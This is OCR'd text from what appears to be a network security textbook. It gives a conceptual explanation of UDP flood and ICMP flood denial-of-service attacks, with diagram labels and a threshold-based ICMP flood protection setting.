
UDP Flood Attack

In a UDP flood attack, an attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server by using a large source IP range. The flooding of UDP packets causes the server to check repeatedly for nonexistent applications at the ports. Consequently, legitimate applications become inaccessible by the system, and any attempts to access them return an error reply with an ICMP "Destination Unreachable" packet. This attack consumes network resources and available bandwidth, exhausting the network until it goes offline.



Attacker
The attacker sends
UDP packets with spoofed IP address
and random destination UDP ports
Target Server
UDP Packet
UDP Packet
UDP Packet
UDP Packet
ICMP error
packets of
destination
unreachable

Figure 10.10: UDP flood attack



ICMP Flood Attack

- Network administrators use ICMP primarily for IP operations and troubleshooting, and error messaging is used for **undeliverable packets**
- ICMP flood attacks are a type of attack in which attackers send large volumes of **ICMP echo request packets** to a victim system directly or through reflection networks
- These packets signal the victim's system to reply, and the resulting combination of traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and **subsequently stop** responding to legitimate TCP/IP requests
- To protect against ICMP flood attacks, set a **threshold limit** that invokes an ICMP flood attack protection feature when exceeded

Attacker
The attacker sends ICMP ECHO requests with spoofed source addresses
Target Server
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
-Maximum limit of ICMP ECHO requests per second-
ECHO Request
ECHO Request
Legitimate ICMP ECHO request from an address in the same security zone

ICMP Flood Attack

Network administrators use ICMP primarily for IP operations, troubleshooting, and error messaging for undeliverable packets. In this attack, attackers send large volumes of ICMP echo request packets to a victim's system directly or through reflection networks. These packets signal the victim's system to reply, and the large traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and subsequently stop responding to legitimate TCP/IP requests.

To protect against ICMP flood attacks, it is necessary to set a threshold that invokes the ICMP flood attack protection feature when exceeded. When the ICMP threshold is exceeded (by default, the threshold value is 1000 packets/s), the router rejects further ICMP echo requests from all addresses in the same security zone for the remainder of the current second as well as the next second.


